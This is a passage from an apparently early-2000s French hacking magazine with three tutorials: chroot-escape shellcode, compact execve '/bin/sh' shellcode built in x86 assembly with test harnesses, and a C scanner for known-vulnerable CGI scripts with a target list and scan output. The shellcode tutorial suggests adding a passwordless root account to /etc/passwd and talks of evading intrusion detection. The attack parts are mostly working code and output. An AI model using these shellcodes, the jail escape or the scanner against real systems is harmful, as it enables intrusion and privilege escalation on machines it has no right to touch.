"\x40"                  //   incl %eax
"\xcd\x80"              //   int  $0x80
                      /* quitter si échec de l'execve */
"\xe8\xde\xff\xff\xff" //   call -0xde
"/bin/sh";
```

Attention: ce shellcode est très très crade et aurait pu être largement optimisé, spécialement dans la partie du execve(), qui est notre execve original. Je ne l'ai pas optimisé pour une meilleure lisibilité. En effet, mon but était de vous montrer simplement comment écrire un shellcode qui bind un shell sur un port.

Shellcode cassant les chroot

Attention, le comportement de chroot() sous linux a changé quelque part entre les versions 2.4.5 (où cela fonctionne) et 2.4.13, où cette méthode échoue. Reportez vous au CHANGELOG du developpement kernel pour plus d'infos.

Il arrive parfois que les demons tels que httpd, ftpd, dns... soient lancés dans un environnement prison dans lequel le répertoire racine est changé. Cela signifie tout simplement que le chemin du répertoire de lancement est changé en "/". Vous n'aurez donc pas la possibilité de lancer un shell, puisque le fichier /home/pr1/bin/sh n'existe bien evidemment pas (dans le cas où /home/pr1 est le répertoire dans lequel vous etes chrooté). Malheureusement pour la sécurité des ordinateurs, il est possible de casser cette prison. C'est même relativement simple:

* on crée un autre répertoire.
* on chroot ce répertoire.
* on fait un chroot ("../../../../"); avec plein de "../".

Notre programme en C donnera alors:

```
#include <unistd.h>

main(void)
{
  mkdir("pr1", 0755);
  chroot("pr1");
  chroot("../../../../../../../../../../");
}
```

Note: on va ici créer un répertoire nommé "sh". Ainsi, on pourra utiliser la chaîne pour exécuter le shell dans ce répertoire sans doublons, ce qui permettra d'optimiser et réduire la taille de notre shellcode. :)

```
static char chroot[]=
"\xeb\x4e"              // jmp    0x4e

/* mkdir(); */
"\x31\xc0"              //   xorl %eax,%eax
"\x5e"                  //   popl %esi
                  /* l'adresse de /bin/sh est dans %esi */
"\x8d\x5e\x05"          //   leal 0x5(%esi),%ebx
                /* on charge l'adresse de sh dans %ebx */
"\x66\xb9\xed\x01"      //   movw $0x1ed,%cx
                         /* le flag pour le mode 0755 */
"\xb0\x27"              //   movb $0x27,%al
                           /* l'appel système mkdir */
"\xcd\x80"              //   int  $0x80
     /* chroot(); */
"\x31\xc0"              //   xorl %eax,%eax
"\xb0\x3d"              //   movb $0x3d,%al
     /* appel système chroot; sh est toujours dans %ebx */
"\xcd\x80"              //   int  $0x80

/* chroot("../"); */
"\x31\xc0"              //   xorl %eax,%eax
"\xbb\xd2\xd1\xd1\xff" //   movl $0xffd0d1d1,%ebx
```

```
"\xf7\xdb"             //   negl %ebx

    /* On veut mettre "../" dans %ebx. "../" est encodé
    en "\x2e\x2e\x2f". Intel est en little endian (d'où
    l'inversion des octets de poids fort et de poids
    faible) donc on doit mettre "\x2f\x2e\x2e" dans le
    registre. Pour cela, on place 0xffd0d1d1 dans %ebx
    et on applique un NOT sur cette valeur. Le resultat
    donne alors le "\x2f\x2e\x2e" désiré. Cette astuce
    vient du shellcode chroot de TaeHo. */

"\x31\xc9"             //   xorl %ecx,%ecx
"\xb1\x10"             //   movb $0x10,%cl
                                /* on boucle 16 fois */
"\x56"                 //   pushl %esi
                     /* on sauve la chaîne "/bin/sh" */

    /* On initialise le registre d'index. On commence à
    0x10(%esi) */

"\x01\xce"             //   addl %ecx,%esi

"\x89\x1e"             //   movl %ebx,(%esi)
                      /* on écrit sur l'adresse pointée */
"\x83\xc6\x03"         //   addl %0x3,%esi
                   /* on incrémente le registre d'index */
"\xe0\xf9"             //   loopne    -0x7
"\x5e"                 //   popl  %esi
                    /* on restaure la chaîne "/bin/sh" */
"\xb0\x3d"             //   movb $0x3d,%al
                             /* appel système chroot() */
"\x8d\x5e\x10"         //   leal 0x10(%esi),%ebx
                               /* voilà notre ../../.. */
"\xcd\x80"             //   int  $0x80

    /* execve */
"\x31\xc0"             //   xorl %eax,%eax
"\x89\x76\x08"         //   movl %esi,0x8(%esi)
"\x89\x46\x0c"         //   movl %eax,0xc(%esi)
"\xb0\x0b"             //   movb $0xb,%al
"\x89\xf3"             //   movl %esi,%ebx
"\x8d\x4e\x08"         //   leal 0x8(%esi),%ecx
"\x8d\x56\x0c"         //   leal 0xc(%esi),%edx
"\xcd\x80"             //   int  $0x80

    /* exit */
"\x31\xc0"             //   xorl %eax,%eax
"\x21\xd8"             //   andl %ebx,%eax
"\x40"                 //   incl %eax
"\xcd\x80"             //   int  $0x80
"\xe8\xad\xff\xff\xff" //   call -0xad
"/bin/sh";
```

Voilà, c'est tout pour cette fois. J'espère que ce papier n'aura pas été trop difficile à comprendre et vous aura donné envie d'approfondir l'étude des shellcodes. Ceux-là ne sont bien entendu pas optimisés, car je vous les propose uniquement à but éducatif. Tout cela va nous permettre de nous pencher un peu plus avant sur la manière dont les pirates écrivent leurs exploits. Et, pour commencer, rien ne vous empêche de faire un "hello world" shellcode. Tout le monde a commencé par là :)

<!-- By pr1on from u-n-f -->
[Traduit par H4 | modifs par FozZy]
Merci à pr1On pour nous avoir aimablement accordé l'autorisation de publier son tutorial.

OPTIMISER DES SHELLCODES

Un autre article du Manuel vous donne les bases nécessaires à la fabrication de vos propres shellcodes. Mais, arrivé un certain stade, on ne cherche plus à faire des shellcodes fonctionnels... on peut en en faire un art. Les shellcodes exposés ici, vous n'aurez jamais à les utiliser (puisque c'est interdit), mais rien ne vous empêche d'en faire pour le sport, qui ne se font pas détecter par les IDS (Intrusion Detection Systems) ou qui sont de plus en plus petits, selon vos talents.

Notre premier défi va être de créer un très petit execve(/bin/sh) shellcode. Ma technique pour faire un shellcode est la suivante : on code la fonction en asm, on regarde les headers du noyau pour connaître les numéros des syscalls et on fonce.

Comment fonctionne execve ?

Execve est le syscall 0x11 de Linux. Dans %ebx, il prend un pointeur vers le programme à lancer. Dans %ecx, un pointeur sur un tableau de chaînes de caractères (les arguments), fini par un NULL. Dans %edx, on est censé mettre un pointeur sur un tableau de chaînes de caractères (l'environnement). Ce dernier étant facultatif, on va lui donner la valeur NULL. Résumons :

```
%eax <- 0x11
%ebx <- ptr sur /bin/sh
%ecx <- ptr sur tableau
%edx <- 0x00000000
tableau : <- pointeur sur /bin/sh
          <- 0x00000000
```

Notre approche va être simple : attention, simple si vous comprenez le fonctionnement du stack et de l'instruction "push". Cela a déja été expliqué par pr10n. On va pusher les arguments sur le stack. Je vous fais un dessin, avec comme repères des lettres, qui sont en réalité des offsets mémoire.

```
A 0x00000000
  h
  s
  /
B n
  i
  b
  /
C /
D 0x00000000
E C (pointeur sur C)
dans les registres :
%eax : 0x11
%ebx : C
%ecx : E
```

Voilà, nous avons tous les éléments en main pour faire notre shellcode.

En pseudo code, ça veut dire

-pousser 0 (fin de chaîne de caractères)
-pousser n/sh (mettre sur le stack la seconde moitié de /bin/sh)
-pousser //bi (mettre sur le stack la première moitié)
remarquez le double / : c'est pour éviter de devoir mettre un caractère 0 pour finir la chaîne (on a 8 bytes, ni plus, ni moins)
-sauvegarder dans un registre l'adresse C (pourquoi pas %ebx ?)
-pousser 0
-pousser l'adresse de /bin/sh (C sauvegardé)
-mettre l'adresse E dans %ecx

Maintenant, passons à la réalisation pratique : il y a un moyen simple de récupérer les adresses C et E : le registre %esp. %esp pointe toujours sur le bas du stack, cad sur le dernier élément qui a été pushé. Voyons le code...

shellcode :

```
xor %eax,%eax // %eax <- 0
push %eax
push $0x68732f6e // "n/sh"
                        (attention à l'ordre des lettres)
push $0x69622f2f // "//bi"
                    (est inversé à cause du little endian)
mov %esp,%ebx // %ebx <- "/bin/sh"
push %eax // mettre 0
push %ebx // mettre "/bin/sh"
mov %esp,%ecx // %ecx <- E
mov $11, %al // %eax <- 11 ; %al pour éviter les 0
int $0x80 // syscall
```

Comme notre but est de faire un shellcode compact (pour le sport), on ne rajoute pas de exit au cas où ça foire. Ça passe ou ça casse ! J'en profite pour donner une méthode assez pratique pour développer ses shellcodes : on place notre code dans un fichier que l'on nomme, par exemple, execve1.S. Au-dessus du code, on n'oublie pas d'insérer :

```
.text
.globl shellcode
shellcode:
```

Et en dessous :

```
.string ""
```

(pour être sûr que ça finisse par 0)

On fait un autre programme que l'on nomme par exemple look.c :

```
void shellcode();
int print_shellcode(char *shellcode){
 int i=0;
 int j=0;
 printf("char shellcode[]=\n");
 printf("\"");
     while(shellcode[i]){
          if((j%10==0) && (j!=0))
               printf("\"\n\"");
          printf("\\x%.2x",(shellcode[i]&0xff));
     i++;
     j++;
 }
 printf("\";\n");
 return 0;
}
```

```
int main(){
print_shellcode((char *)shellcode);
printf(" /* size :%d */\n",strlen((char *)shellcode));
return 0;
}
```

Ensuite compilons notre shellcode avec look.c :

```
$ gcc -o look look.c execve1.S
$ ./look
char shellcode[]=
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f"
"\x2f\x62\x69\x89\xe3\x50\x53\x89\xe1\xb0"
"\x0b\xcd\x80" ;
 /*size :23 */
```

Whaou ! nous venons de faire un shellcode de 23 octets ! Voyons voir si il marche ...

```
$ ./look > shellcode.h
```

Faisons un petit "try.c":

```
#include "shellcode.h"
void (*go)();
int main(int argc,char **argv){
  char shellcode2[200];
  go=shellcode2;
  strcpy(shellcode2,shellcode);
  if (argc>1)
        strcat(shellcode2,argv[1]);
  go();
}
```

Le shellcode est copié dans le stack au cas où il serait auto-modifiant. Le strcat nous servira après, pour ajouter un argument à notre shellcode :-) (oui je sais strcat c'est vulnérable à un buffer overflow).

```
$ gcc -o try try.c
$ ./try
sh-2.05$
```

Mission accomplie ! Nous avons un shellcode minuscule de 23 bytes qui lance bel et bien un shell.

Petit exercice personnel : ce shellcode foire de temps à autres, dans son exécution, parce qu'on ne s'est pas assuré que %edx pointait sur un caractère nul ou était nul. Il manque une seule instruction, saurez-vous la retrouver ? Bonne chance !

Maintenant, essayons de faire un shellcode un peu plus complexe : selon un argument que l'on ajoute à la fin du shellcode (tiens, tiens, à quoi servait notre strcat ?), notre shellcode va exécuter /bin/sh -c argument. L'avantage, c'est que argument va être analysé comme étant une commande bash. Toutes les folies sont autorisées, style "echo rewt::0:0::/:/bin/sh >> /etc/passwd && echo done, my master". Non, vous ne rêvez pas, nous allons le faire ensemble ! Il apparaît que la majorité de notre shellcode précédent est à garder, la seule chose à ajouter étant les arguments "-c" et notre argument ajouté. Pour récupérer cet argument, nous allons utiliser le système de jmp;call déjà vu auparavant, mais à un endroit plus stratégique.

Notre stack devra donc ressembler à ceci :

```
A "-c" 0x0000
B 0x00000000
C "n/sh"
D "//bi"
E 0x00000000
F adresse de l'argument
G A
H D
```

N'ayez pas peur, c'est plus simple que ça en a l'air.

shellcode :

```
xor %eax,%eax // %eax et %ebx à zero
mov %eax,%ebx
mov $0x632d,%bx // "-c" dans les octets de moindre
                   valeur de %ebx
push %ebx // Element A
mov %esp,%ebp // on sauvegarde A dans %ebp, à présent
                 inutile
push %eax // B
push $0x68732f6e  // C
push  $0x69622f2f // D
mov %esp,%ebx // on sauvegarde D dans %ebx
push %eax // E
mov %esp,%edx // %edx null ou pointant sur null, c'est pareil
jmp arg // mets l'adresse de l'argument sur le stack
retourne:
push %ebp // G :adresse A
push %ebx // H : adresse D
mov %esp,%ecx // H dans %ecx
mov $11, %al // et c'est parti
int $0x80 // go !
arg:
call retourne
.string ""
```

Testons le tout ! on recompile look avec notre amis execve2.S et...

```
$ ./look
char shellcode[]=
"\x31\xc0\x89\xc3\x66\xbb\x2d\x63\x53\x89"
"\xe5\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f"
"\x62\x69\x89\xe3\x50\x89\xe2\xeb\x08\x55"
"\x53\x89\xe1\xb0\x0b\xcd\x80\xe8\xf3\xff"
"\xff\xff" ;
 /* size :42 */
```

42 bytes, sans l'argument, c'est quand même pas trop mal... Essayons

```
$ ./try
$
```

Rien ? c'est dû au caractère null, vu qu'on n'a pas donné d'argument.

```
$ ./try "echo bonjour, maître && read machin &&
echo Bonjour, \$machin"
bonjour, maître
mwahahahaha !
Bonjour, mwahahahaha !
$
```

C'est pas du shellcode puissant ça ?

Toutefois, n'oubliez pas que la plupart du temps, il faudra lui greffer un setuid(0) ou un setreuid(0) pour qu'il soit utile. La fois prochaîne (très prochaine) nous aurons l'occasion de voir des véritables shellcodes d'élites :-) des shellcodes polymorphiques, pour passer à travers les systèmes de détection de shellcodes.

Sur ce, bon coding :-)
Better shellcodes for a limitless tomorrow.
-HeXoR-

NIVEAU NEWBIE

Coder un scanner de failles CGI

SURVEILLEZ LA SÉCURITÉ DE VOTRE SITE WEB GRÂCE À REDILS.

Voici le troisième volet de notre série de programmation réseau en langage C. Cette fois, nous allons coder un scanner de failles CGI. Cet article va nous permettre d'aborder de nouveaux concepts de la programmation réseau en C. Toutefois, je n'expliquerai pas à nouveau les fonctions déjà détaillées dans le Manuel 4 (lire article sur le codage d'un scanner.) Et si vous ne comprenez pas certaines des fonctions, alors RTFM (Read The Fucking Manual <- comme disent les vrais.).

Cet article s'adresse à des personnes ayant un minimum de connaissance en langage C et en réseau. Ce que nous faisons là n'est en aucun cas illicite, la rédaction d'un disclamer n'est donc pas nécessaire. =)
Je rappelle que ces programmes sont faits pour Linux, et en raison des différences entre les bibliothèques des OS, ca sera à vous d'adapter le programme en fonction de ce que vous utilisez. Ce programme a été réalisé sur un système Linux.

C'est quoi CGI ?

En fait, les scripts CGI sont de petits programmes écrits en différents langages (C, perl...) et qui ont pour but de recevoir et de traiter du HTML, pour fournir une page dite dynamique. Il va sans dire que ce type de script est serveur side (exécuté sur le serveur et non pas le navigateur comme le Jscript par exemple).
Ainsi, une faille dans ces scripts peut donner lieu à des remotes root par exemple. De nombreux scripts CGI sont connus pour avoir de nombreuses failles de sécurité. Rappelons toutefois, qu'un script CGI est une page HTML comme une autre.

Le scanner de CGI en quelques mots

En fait, le but du scanner est de savoir quels sont les CGI faillibles qui tournent sur le serveur Web que l'on scanne. On connaît les noms des scripts susceptibles de poser problème, tout ce qu'il faut c'est aller voir s'ils sont présents.

Pour cela c'est très simple. Nous n'avons qu'à nous rendre à l'adresse de la page, et observer la réponse du serveur : soit un beau Erreur 404 (la page n'a pas été trouvée) soit la page est affichée. Bon, il est évident que l'on peut faire ça à la main, mais imaginez vous taper une liste de 200 CGI à la suite dans votre navigateur favori. J'ai jamais essayé, mais à mon avis, c'est long, très très long.

Commençons par le commencement.

Bon alors, now, il faut regarder ce qui se passe, au niveau réseau quand on lance notre navigateur et observer la réponse du serveur dans le cas où la page désirée est présente... et dans le cas où elle n'est pas présente. Pour ce faire, on lance notre petit utilitaire favori, j'ai nommé TCPDUMP (ou HZVSniff <- Uniquement pour les leets ;). Bon on va sur une page normale, on regarde les paquets que notre navigateur envoie et on observe la réponse. Ensuite on fait pareil avec une adresse bidon. Observons ce qui se passe.

Au niveau applicatif

La page existe :

```
Client ----------------------------------> Serveur
      Je veux la page index mr Serveur, svp.

Client <---------------------------------- Serveur
      Voilà la page index mr le client.
```

La page n'existe pas :

```
Client ----------------------------------> Serveur
      Je veux la page hihi.html mr Serveur, svp.

Client <---------------------------------- Serveur
      Désolé, je n'ai pas cette page.
```

Au niveau des trames réseaux

La page existe :

```
Client ----------------------------------> Serveur
      GET /index.html HTTP/1.0
```

Envoi de la demande de la page.

```
Client <---------------------------------- Serveur
      HTTP/1.0 200 OK
```

La page y est, le code de retour est 200.

La page n'existe pas :

```
Client ----------------------------------> Serveur
      GET /huhuhihi.html HTTP/1.0
```

Envoi de la demande de la page.

```
Client <----------------------------------Serveur
      HTTP/1.0 404 NOT FOUND
```

La page n'y est pas, le code de retour est 404.

Bon, un petit tour du côté de la RFC 1945 nous permet de tirer les conclusions suivantes. Notre paquet sera envoyé sous la forme :
GET XXXXX HTTP/1.0 où XXXXX est le nom du CGI recherché.

On n'est pas obligé de mettre le `HTTP/1.0`, mais cela va, en fait, permettre de demander au serveur de renvoyer son en-tête. Et c'est dans cet en-tête que se trouve le code de retour de notre requête, à savoir 200 si elle y est et 404, si elle n'y est pas.

On peut connaître la réponse du serveur. Il va, en effet, nous renvoyer son en-tête sous la forme :

`HTTP/1.0 XXX`	Où XXX représente le code à 3 chiffres du résultat de la requête.
`Date : XXX`	Où XXX représente la date d'envoi. (ex : Thu, 28 Mar 2002 17:16:50 GMT).
`Server : XXX`	Où XXX représente le type de serveur HTTP (ex : apache).
`Connection : XXX`	Où XXX est l'état de la connection (close car le protocole HTTP 1.0 fonctionne en mode non connecté).
`Content-Type: XXX`	Où XXX représente le type de donné envoyé et le format. (exemple : text/html; charset=iso-8859-1).

Exemple de header de retour dans le cas où la page désirée existe:

```
HTTP/1.0 200 OK
Date: Thu, 28 Mar 2002 17:24:47 GMT
Server: Apache
Connection: close
Content-Type: text/html
```

Exemple de header de retour dans le cas où la page n'existe pas:

```
HTTP/1.0 404 Not Found
Date: Thu, 28 Mar 2002 17:16:50 GMT
Server: Apache
Connection: close
Content-Type; text/html; charset=iso-8859-1
```

On observe donc que les octets 10,11 et 12 représentent les trois chiffres du code retour. C'est donc ces 3 octets que nous allons observer dans chacune de nos requêtes. (Pour plus de précisions sur les headers HTTP, voyez la RFC 1945).

Résumé: Nous avons vu que pour connaître les cgi présentes sur un serveur, il nous suffit de nous connecter, de demander la page cgi désirée et d'observer le code de retour (contenu dans les octets 10,11,12.). Si la page cgi y est, nous recevrons 200 dans notre code retour, et si ce n'est pas le cas, nous obtiendrons 404. Nous pouvons maintenant passer à la programmation. Les CGI à scanner seront placés dans un fichier selon une architecture spécifique.

Algorithme général de notre scanner de CGI

```
Connection au serveur.
Tant que le fichier de scann CGI n'est pas fini, alors :
    Envoyer la requête HTTP correspondant
    à la page CGI en cours.
    Lire le résultat de notre requête.
    Observer les octets correspondants au code
    de retour de la requête.
    Si le code de retour est 200 alors
        Afficher : La page est trouvée.
    Sinon
        Afficher : La page n'est pas trouvée.
    FinSi
FinTantQue
```

Bon, voyons maintenant les fonctions que nous allons utiliser. Je ne détaillerai pas les fonctions que j'ai déjà détaillées dans mes précédents articles (lire Manuel 4 et 5, article Scanner de port et sniffeur).

Les fonctions pour communiquer avec le serveur

write: La fonction write va nous permettre d'écrire dans un descripteur (celui de notre socket par exemple). Cette fonction renvoie le nombre d'octets ayant été écrits. C'est par cette fonction que nous allons envoyer notre requête HTTP.

Syntaxe: ssize_t write(int fd, const void *buf, size_t count);
int fd : entier correspondant à notre descripteur de fichier où l'on va écrire.
const void *buf : un pointeur de type void. C'est le buffer où sont stocké les donnés à injecter dans notre descripteur.
size_t count : c'est un entier qui représente le nombre maximum d'octets à écrire dans notre descripteur.

Read: La fonction read nous permet de lire (comme son nom l'indique) dans un descripteur. Cette fonction renvoie le nombre d'octets ayant été lus. (Les PRINGLES Original c'est trop trop bon !!!! heu, pardon.). C'est par cette fonction que nous lirons la réponse envoyée par le serveur.

Bon, c'est tout en ce qui concerne les nouvelles fonctions réseau.

Les fonctions de traitement du fichier des CGI

Bien que ces fonctions n'ont pas grand chose à voir avec la prog réseau, et que vous êtes censés les connaître, nous allons faire un bref rappel.

fopen: fopen nous permet d'associer un fichier à un pointeur de fichier (déclaré par : FILE *pointeur). On précise ensuite son emplacement et l'accès qu'on souhaite effectuer sur celui-ci (lecture, écriture...). Cette fonction nous renvoie alors un pointeur sur le fichier ouvert. C'est par cette fonction que nous allons ouvrir notre fichier contenant les noms des CGI à scanner.
Syntaxe: FILE *fopen (const char *path, const char *mode);
const char *path : une chaîne de caractères représentant le fichier à proprement parler, avec le path pour y accéder. (ex : ./cgi.list)
const char *mode : une chaîne de caractères contenant le mode d'ouverture du fichier (pour plus de précision: man fopen).

fgets

Fgets nous permet de récupérer une ligne d'un fichier associé à un pointeur de fichier. Cette fonction renvoie un pointeur sur la chaîne de caractères lus. Elle va nous servir à lire dans notre fichier contenant les pages à scanner.

Syntaxe: char *fgets (char *s, int size, FILE *stream);
char *s : il s'agit de la chaîne où seront copiés les caractères lus.
int size: il s'agit d'un entier représentant le nombre maximum de caractères à écrire dans notre chaîne pointée par *s.

FILE *STREAM : il s'agit du pointeur de fichier où on va aller lire.

Voilà pour les fonctions d'accès aux fichiers. D'autres sont utilisées, mais je considère qu'elles sont déjà acquises. Si ce n'est pas le cas, vous pouvez toujours vous référer aux pages des manuels. Bon nous avons maintenant tous ce dont nous avons besoin pour réaliser notre scanner de failles CGI. Alors, c'est parti !!!!

Quelques petites précisions

Nous allons stocker les noms des CGI à scanner dans un fichier à part. La structure de ce fichier est la suivante:

nomDuCGI@adresseDuCGI

Ainsi par exemple, ca sera :

count.cgi@/cgi-bin/count.cgi

En fait la chaîne avant le '@' est celle qui va s'afficher lors du scann. Le '@' nous sert seulement de délimiteur entre l'adresse et le nom du CGI. Il est probable que toutes les bibliothèques ne soient pas utilisées, mais j'ai la flemme de faire le tri, désolé.:/

Bon début du code de HZVcgiscann.c

```
---Begin Code Section---

#include <sys/types.h>
// Bon les includes se passent de commentaires je pense.
#include <sys/socket.h>
#include <netinet/in.h>
#include <signal.h>
#include <stdio.h>
#include <netdb.h>
#include <string.h>
#include <stdlib.h>

#define OCTALIRE 12 // OCTALIRE correspond au nombre
                       d'octets à lire par en-tête reçu.
                       Nous avons besoin seulement
                       des 12 premiers
                    // En effet, les octets intéressants
                       sont les 10,11,12.


 int main()
  {
    char host[50];        // Nom du serveur
    int port=0;           // Port du serveur
    int fd;               // File descriptor de notre
                             socket
    struct sockaddr_in addr_serveur;
             // Structure relative à l'adresse du serveur
    struct hostent *serveur;
      // Structure de type host correspondant au serveur
    char fichierCGI[51];
                    // Nom du fichier contenant les CGIs
    FILE *ptrFic;
  // Pointeur sur notre fichier contenant les CGI a scanner
    char requete[80];                  // requête HTTP
    char currentCGI[50];
                                 // CGI en cours de scann
    int longueurRequete;
                                 // Longueur de la requête
    int longueur;
                    // Taille de la réponse à la requête
                       du serveur (logiquement 12.)
    char resultatRequete[OCTALIRE];
        // Buffer contenant le résultat de notre requête.
    int Found=0,notFound=0;
                        // Respectivement le nombre de
          CGI trouvés et le nombre de CGI non trouvés.

    printf("\n\n\n=-=-=-= HZV CGI SCANN
           =-=-=-=\n");
    printf("by ReDiLs\n\n\n");

    printf("Saisissez le nom du serveur
           à scanner : ");
    scanf("%s",host);
           // Récupération du nom de l'host à scanner.
     serveur=gethostbyname(host);
                 // Résolution DNS du nom du serveur.
    if(serveur==NULL)
         // Dans le cas où la résolution n'a pas marché,
              sort du programme en affichant l'erreur.
     {
     printf("Erreur : Connexion au serveur
            échoué\n");
     exit (1);
     }
    printf("Saisissez le port ou de connecter (0 -
           > défaut : 80) : ");
    scanf("%d",&port);
      // Récupération du numéro du port (par défaut 80)
    if(port==0)port=80;
         // Si par défaut, assigne 80 au numéro de port.

    printf("Saisissez le nom du fichier d'adresse
           : ");
                  // Saisie du nom du fichier contenant
                              les adresses CGI à scanner.
    scanf("%50s",fichierCGI);
    if((ptrFic=fopen(fichierCGI,"r"))==NULL)
                           // Test l'ouverture du fichier.
    {
      printf("Erreur d'ouverture du fichier !\n");
      exit (1);
          // Sort du programme en cas de problème.
    }
    fd=socket(AF_INET,SOCK_STREAM,0);
                           // Création de la socket pour
                              le test d'ouverture du port.
    if(fd<0)
      {
     printf("Erreur : Création socket echouée\n");
     exit (1);
                          // Sors du programme en cas
                         de problème à l'appel de socket.
      }

    addr_serveur.sin_family=AF_INET;
   // Initialisation des données d'adressages du serveur.
    addr_serveur.sin_port=htons(port);
    addr_serveur.sin_addr=*(struct in_addr *)
serveur->h_addr;

    if(connect(fd,(struct sockaddr
*)&addr_serveur, sizeof addr_serveur)<0)
                  // Connexion de la socket au serveur.
      {
       printf("Erreur : Impossible de se connecter
              au port spécifié\n");
```

```
                        // Test si la connexion est réussi.
    exit (1);
                              // Sors du programme au cas
                              où la connexion est un échec.
    }
  printf("\n\nConnexion au serveur réussie. Merci
        de patienter, scann en cours ...\n\n");
  ptrFic=fopen(fichierCGI,"r");
          // Ouverture du fichier contenant les CGIs.

  while(fgets(currentCGI,50,ptrFic)!=NULL)
                        // Récupère une ligne du fichier
                              tant qu'il n'est pas vide.
    {
    printf(" Testing : %20s ",strtok(currentCGI,"@"));
              // Affichage du CGi testé, et séparation
             de la ligne en deux par le séparateur '@'
    strcpy(currentCGI,strtok(NULL,"@"));
        // Récupération de l'autre moitié de la ligne.
    fd=socket(AF_INET,SOCK_STREAM,0);
                              // Création de la socket.
    connect(fd,(struct sockaddr *)&addr_serveur,
          sizeof addr_serveur);
                            // Connexion de la socket
    strchr(currentCGI,'\n')[0]=' ';
                  // Remplace le caractère '\n' par un
                    espace dans l'adresse de la CGI.

    longueurRequete=snprintf(requete,sizeof
                    (requete)-1,
                    "GET %sHTTP/1.0\r\nHost:
                    %s\r\n\r\n",currentCGI,host);
                       // Initialisation de la requete.
    write(fd,requete,longueurRequete);
              // Injection de la requete dans la socket.
     longueur=read(fd,resultatRequete,OCTALIRE);
                  // Lecture de la réponse du serveur.
     if(resultatRequete[9]!='2' ||
                              resultatRequete[10]!=
                              '0' ||
                              resultatRequete[11]!=
                              '0'){notFound++;print
                              f("   \e[0;1;31m[~NOT
                              FOUND~]\e[0m\n");}
            // Test si les octets 10,11,12 contiennent
          bien 200 (page existante.). Et affiche trouvé !
     else
     {printf("   \e[0;1;33m[ -=FOUND=-
            ]\e[0m\n");Found++;};
      // Affiche : Non trouvé si la page n'est pas trouvé.

                // NOTE : Les petits caractères barbares
                       dans les printfs sont pour afficher
                                    le texte en couleur.
          // C'est plus joli quand même, et j'ai appris ça
          y a pas longtemps alors autant m'en servir. ;))
    close(fd);              // Fermeture de la socket.
    }
  printf("\nScann Términé :\n");
                              // Le scann est terminé
  printf("CGI Trouvés : %d/%d\n",Found,Found+notFound);
                      // Affiche le nombre de CGI testé
                    ainsi que le nombre de CGI trouvés.
}

---End Code Section---
```

Bon, on compile :

```
[Redils@HZV CGI Scann]$ gcc HZVcgiscann.c -o
                        HZVcgiscann
[Redils@HZV CGI Scann]$
```

Nous allons créer un petit fichier. Personnellement je l'ai nommé cgi.list, contenant les cgi à scanner. Penser bien à ne pas faire de fautes dans l'écriture de cette liste. La petite liste présente ici n'est qu'un échantillon des cgi faillibles. Je vous conseille donc vivement de la mettre à jour, en récupérant des listes de CGI sur le net.

```
[Redils@HZV CGI Scann]$ cat cgi.list
rwwwshell.pl@/cgi-bin/rwwwshell.pl
phf@/cgi-bin/phf
Count.cgi@/cgi-bin/Count.cgi
test.cgi@/cgi-bin/test.cgi
nph-test-cgi@/cgi-bin/nph-test-cgi
nph-publish@/cgi-bin/nph-publish
php.cgi@/cgi-bin/php.cgi
handler@/cgi-bin/handler
webgais@/cgi-bin/webgais
websendmail@/cgi-bin/websendmail
webdist.cgi@/cgi-bin/webdist.cgi
faxsurvey@/cgi-bin/faxsurvey
htmlscript@/cgi-bin/htmlscript
pfdisplay.cgi@/cgi-bin/pfdisplay.cgi
perl.exe@/cgi-bin/perl.exe
wwwboard.pl@/cgi-bin/wwwboard.pl
www-sql@/cgi-bin/www-sql
view-source@/cgi-bin/view-source
campas@/cgi-bin/campas
aglimpse@/cgi-bin/aglimpse
glimpse@/cgi-bin/glimpse
man.sh@/cgi-bin/man.sh
AT-admin.cgi@/cgi-bin/AT-admin.cgi
filemail.pl@/cgi-bin/filemail.pl
maillist.pl@/cgi-bin/maillist.pl
jj@/cgi-bin/jj
info2www@/cgi-bin/info2www
files.pl@/cgi-bin/files.pl
finger@/cgi-bin/finger
bnbform.cgi@/cgi-bin/bnbform.cgi
survey.cgi@/cgi-bin/survey.cgi
AnyForm2@/cgi-bin/AnyForm2
textcounter.pl@/cgi-bin/textcounter.pl
classifieds.cgi@/cgi-bin/classifieds.cgi
environ.cgi@/cgi-bin/environ.cgi
wrap@/cgi-bin/wrap
cgiwrap@/cgi-bin/cgiwrap
guestbook.cgi@/cgi-bin/guestbook.cgi
edit.pl@/cgi-bin/edit.pl
perlshop.cgi@/cgi-bin/perlshop.cgi
[Redils@HZV CGI Scann]$
```

Bien sûr ceci n'est qu'un exemple. Bon, on lance notre programme :

```
[Redils@HZV CGI Scann]$./HZVcgiscann
  HZV CGI SCANN by ReDiLs

  Saisissez le nom du serveur à scanner.: www.sunanom.com
  Saisissez le port ou de connecter (0 -> défaut : 80) : 0
  Saisissez le nom du fichier d'adresse : cgi.list
```

Connexion au serveur réussie. Merci de patienter, scann en cours...

```
Testing :                rwwwshell.pl    [~NOT FOUND~]
Testing :                        phf       [ -=FOUND=- ]
Testing :                  Count.cgi     [~NOT FOUND~]
Testing :                   test.cgi       [~NOT FOUND~]
Testing :               nph-test-cgi     [ -=FOUND=- ]
Testing :               nph-publish     [~NOT FOUND~]
Testing :                   php.cgi       [~NOT FOUND~]
Testing :                   handler       [~NOT FOUND~]
Testing :                   webgais       [~NOT FOUND~]
Testing :               websendmail     [~NOT FOUND~]
Testing :                webdist.cgi     [~NOT FOUND~]
Testing :                 faxsurvey     [~NOT FOUND~]
Testing :                htmlscript     [~NOT FOUND~]
Testing :               pfdisplay.cgi     [~NOT FOUND~]
Testing :                   perl.exe       [~NOT FOUND~]
Testing :                wwwboard.pl     [~NOT FOUND~]
Testing :                    www-sq       [~NOT FOUND~]
Testing :               view-source     [~NOT FOUND~]
Testing :                    campas       [~NOT FOUND~]
Testing :                 aglimpse     [~NOT FOUND~]
Testing :                   glimpse       [ -=FOUND=- ]
Testing :                    man.sh       [~NOT FOUND~]
Testing :               AT-admin.cgi     [~NOT FOUND~]
Testing :                filemail.pl     [~NOT FOUND~]
Testing :                maillist.pl     [~NOT FOUND~]
Testing :                        jj       [~NOT FOUND~]
Testing :                  info2www     [~NOT FOUND~]
Testing :                  files.pl       [~NOT FOUND~]
Testing :                    finger       [~NOT FOUND~]
Testing :                bnbform.cgi     [ -=FOUND=- ]
Testing :                survey.cgi     [~NOT FOUND~]
Testing :                  AnyForm2     [~NOT FOUND~]
Testing :              extcounter.pl     [~NOT FOUND~]
Testing :             classifieds.cgi     [~NOT FOUND~]
